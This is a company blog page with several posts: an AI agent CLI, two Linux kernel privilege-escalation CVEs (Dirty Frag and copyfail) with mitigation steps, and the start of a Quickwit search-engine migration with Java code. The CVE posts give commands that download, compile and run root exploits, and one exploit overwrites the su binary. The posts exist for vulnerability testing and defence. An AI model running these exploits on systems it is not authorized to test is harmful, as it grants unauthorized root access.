
We also provide an interactive/REPL3 mode for the agent that allows execute multiple prompts in the same session (with -i or --interactive flag):

$ cwc ai agent -i
Using model: gpt-4o-mini (provider: openai)
Interactive mode enabled. Type your prompt and press Enter.
Type 'exit' or 'quit' to leave.
> get me the monitors
> list me all the available MCP tools

Demo:

demo-agent-repl

Conclusion: we anticipate that AI agents are the future face of platform engineering. Therefore, it seems important to us in this context that they are embedded in your CLI and prefer to invoke repeatable and understandable commands (in order to have them confirmed by the human) rather than opaque MCP tools that would be directly associated with your API endpoints definition or SDK (which are most of the time not easily repeatable).


Moreover, having the MCP server and the Agent in the same binary but running in different processes allows us to provide simple execution agents that can work with the least powerful and cheapest models on the market such as gpt-4o-mini, mistral-small, gemini-1.5-flash, deepseek (the cheapest) or a self-hosted llama. Indeed, these agents don't need a lot of reasoning capability to interpret language and transform it into command line invocation by selecting the right MCP tool. However it also allows to invoke this same MCP server in more complex agents that work with more powerful models that would produce more advanced troubleshooting reasoning and workflows coupled with possibly other MCP servers for observability tools for example.

We'll add many more features so stay tuned!

Footnotes

  1. MCP stands for "Model-Context Protocol" documented here.

  2. You can find here the installation documentation for cwc with our operating system.

  3. REPL stands for "Read-Eval-Print Loop", an interactive interface that allows you to execute commands and see the results in real-time.

CVE-2026-43284 Dirty Frag mitigation

· 3 min read
Idriss Neumann
founder cwcloud.tech

After copyfail, here's a new major vulnerability discovered by Hyunwoo Kim (@v4bel) using AI and known as "Dirty Frag" (CVE-2026-43284) that allows a non-root user to escalate privileges and become root.

We provide a demo that you can use in order to test if your system is vulnerable to this issue.

warning

Do not use this code on systems you do not own or explicitly have permission to test.

Testing

On a local machine

With root privileges, run the following command to install the necessary dependencies (if they are not already installed):

root# dnf install git gcc -y

Then without root privileges, run the following command to clone the repository and compile the exploit:

$ git clone https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag.git
$ cd dirtyfrag
$ gcc -O0 -Wall -o dirtyfrag-demo demo.c
$ ./dirtyfrag-demo
root#


You can also quickly test with this script:

$ curl https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag/-/raw/main/dirtyfrag-demo.sh > dirtyfrag-demo.sh
$ chmod +x dirtyfrag-demo.sh
$ ./dirtyfrag-demo.sh
root#

Demo with AlmaLinux:

dirtyfrag-demo

warning

After running the exploit, you have to either run this command (with root privileges) or reboot the system:

root# echo 3 > /proc/sys/vm/drop_caches

With docker compose

Unlike the CopyFail exploit, this exploit doesn't seems to affect OCI/docker containers using the major distributions based images like Ubuntu, Alpine or even AlmaLinux. You can test it with the following commands:

$ git clone https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag.git >/dev/null 2>&1
$ cd dirtyfrag/
$ docker compose up -d alpine --build --force-recreate > /dev/null 2>&1 && docker logs dirtyfrag-alpine
dirtyfrag: failed (rc=1)
$ docker compose up -d ubuntu --build --force-recreate > /dev/null 2>&1 && docker logs dirtyfrag-ubuntu
dirtyfrag: failed (rc=1)
$ docker compose up -d almalinux --build --force-recreate > /dev/null 2>&1 && docker logs dirtyfrag-almalinux
dirtyfrag: failed (rc=1)

Demo on a vulnerable host:

dirtyfrag-docker

Mitigation


In order to unload modules with modeprob, you can run this script with root privileges:

root# curl https://gitlab.cwcloud.tech/oss/cybersec/dirtyfrag/-/raw/main/dirtyfrag-mitigation.sh > dirtyfrag-mitigation.sh
root# chmod +x dirtyfrag-mitigation.sh
root# ./dirtyfrag-mitigation.sh
root# /sbin/reboot
warning

You have to reboot the system after running the mitigation script. You can see with demo below that the system is still vulnerable until you reboot it:

dirtyfrag-mitigation

Conclusion

With the AI, we might expect lot's of exploits like this one to be discovered in the future, and it's important to keep an eye on them and apply the necessary mitigations as soon as possible regarding their criticality.

In this case, the mitigation is quite simple and ain't require a kernel update, but it's not the case for other vulnerabilities (like CopyFail).

Other sources and references

CVE-2026-31431 copyfail mitigation

· 2 min read
Idriss Neumann
founder cwcloud.tech

Recently Xint disclosed a very critical vulnerability in the Linux kernel, CVE-2026-31431, which allows local attackers to gain root privileges. More details about how this vulnerability works can be found in the Xint Blogpost.

We provide a demo that you can use in order to test if your system is vulnerable to this issue.

warning

Do not use this code on systems you do not own or explicitly have permission to test.

warning

Be careful to backup your original su binary as this exploit modifies it.

Testing

On a local machine

First, ensure bakup the su binary on your system, as this exploit may modify it:

root# cp /usr/bin/su /usr/bin/su.bak

Then with a non-root user, run the following commands to execute the exploit script:

user$ curl https://gitlab.cwcloud.tech/oss/cybersec/cve-2026-31431-demo/-/raw/main/cve-2026-31431.py > cve-2026-31431.py
user$ python3 cve-2026-31431.py
root#

Then restore the original su binary:

root# mv /usr/bin/su.bak /usr/bin/su

With docker compose

Better with safer isolation (not contaminating your su binary):

$ git clone https://gitlab.cwcloud.tech/oss/cybersec/cve-2026-31431-demo.git
$ cd cve-2026-31431-demo
$ docker compose up -d --build --force-recreate
$ docker exec -it cve-2026-31431 /bin/bash
demo@8536b73279be:/app$ su -
#

Mitigation

Xint has provided a way to mitigate for several distributions including Debian or Ubuntu:

root# echo 3 > /proc/sys/vm/drop_caches
root# echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif-aead.conf
root# rmmod algif_aead 2>/dev/null || true


However, due to the 2>/dev/null || true, lot's of people aren't aware that the mitigation ain't working on all distributions, and in particular on RHEL based distributions which has the module compiled as builtin in the kernel and miss the following error message:

rmmod: ERROR: Module algif_aead module is builtin.

Here's a demo which shows the mitigation ain't working on Almalinux:

cve-2026-31431 mitigation


And unfortunately, all the mitigations for those distributions involve a reboot. Here's one of the simplest until a new kernel patch is released:

root# grubby --update-kernel=ALL --args="initcall_blacklist=algif_aead_init"
root# reboot

Here's a demo of the mitigation working on the same Almalinux system (after restoring the original su binary):

cve-2026-31431 mitigation

Other sources and references

Using quickwit as a web search engine in your website

· 11 min read
Idriss Neumann
founder cwcloud.tech

Happy new year 2026 🎉 . Let's hope this year will be full of professional and personal success for everyone.


Twelve years ago, a long time before the creation of CWCloud, we launched uprodit.com, a social network dedicated to Tunisian freelancers.


The platform was developed in Java, using the Spring framework, Tomcat, and Vert.x later. One of our main ambitions was to build an intelligent search engine capable of leveraging the information users freely entered in their profiles. At the time, achieving this level of flexibility and relevance was extremely challenging with traditional relational databases RDBMS1.

uprodit-search-engine

That's why it was my second experience with Elasticsearch in production (before the product focused on observability area) after few years with Apache SolR and it worked like a charm.


After the launch of CWCloud, uprodit migrated from physical servers to Scaleway instances using CWCloud. At the same time, we started modernizing the backend by adopting container-based architectures. However, the cost of maintaining an Elasticsearch cluster gradually became too expensive for the organization. Here was the technical architecture of the project at that time:

uprodit-old-arch

One year ago, we started working with Quickwit2 and replaced our entire observability and monitoring stack with it. This included logs, traces, Prometheus metrics, and even web analytics.

Although Quickwit wasn't originally designed to serve as a web search engine, our experience with metrics and analytics showed that it could effectively meet our needs while significantly reducing infrastructure costs (because of the less amount of RAM consumption and the fact that the indexed data are stored on object storage).

As you may know, since we mentioned it in a previous blog post, Quickwit provides an _elastic endpoint that is interoperable with the Elasticsearch and OpenSearch APIs. The idea, therefore, was to replace Elasticsearch while keeping the existing Vert.x Java code with minimal changes, like this:

uprodit-new-arch

In other words, we wanted to keep the Elasticsearch client library to build the queries dynamically with the Elasticsearch DSL3. In this blog post, we'll detail the few key point to succeed the migration.

Keeping the Elasticsearch client library

As we mentioned before we wanted to have the less code rewriting possible, so we choose to keep the Elasticsearch client library to benefit from the DSL builder. Here's the maven dependancy (in the pom.xml file):

<dependency>
<groupId>co.elastic.clients</groupId>
<artifactId>elasticsearch-java</artifactId>
<version>9.2.4</version>
</dependency>

Creating the Quickwit client

We created a IQuickwitService interface because we may have multiple implementations using other http client later:

package tn.prodit.network.se.utils.singleton.quickwit;

import io.vertx.core.json.JsonObject;

import java.io.Serializable;

public interface IQuickwitService {
<T extends Serializable> void index(String index, String id, T document);

<T extends Serializable> void delete(String index, String id);

String search(String indeix, JsonObject query);
}

Then the default implementation using both Vert.x asynchronous http client for the write methods (index and delete) and default java http client for the search method.

import io.vertx.core.Vertx;
import io.vertx.core.http.HttpClient;
import io.vertx.core.http.HttpClientOptions;
import io.vertx.core.http.HttpClientResponse;
import io.vertx.core.http.HttpMethod;
import io.vertx.core.json.JsonObject;

import tn.prodit.network.se.utils.singleton.IPropertyReader;
import tn.prodit.network.se.utils.singleton.quickwit.IQuickwitService;
import tn.prodit.network.se.utils.singleton.quickwit.QuickwitTimeout;

import jakarta.inject.Inject;
import jakarta.inject.Singleton;

import java.net.URI;
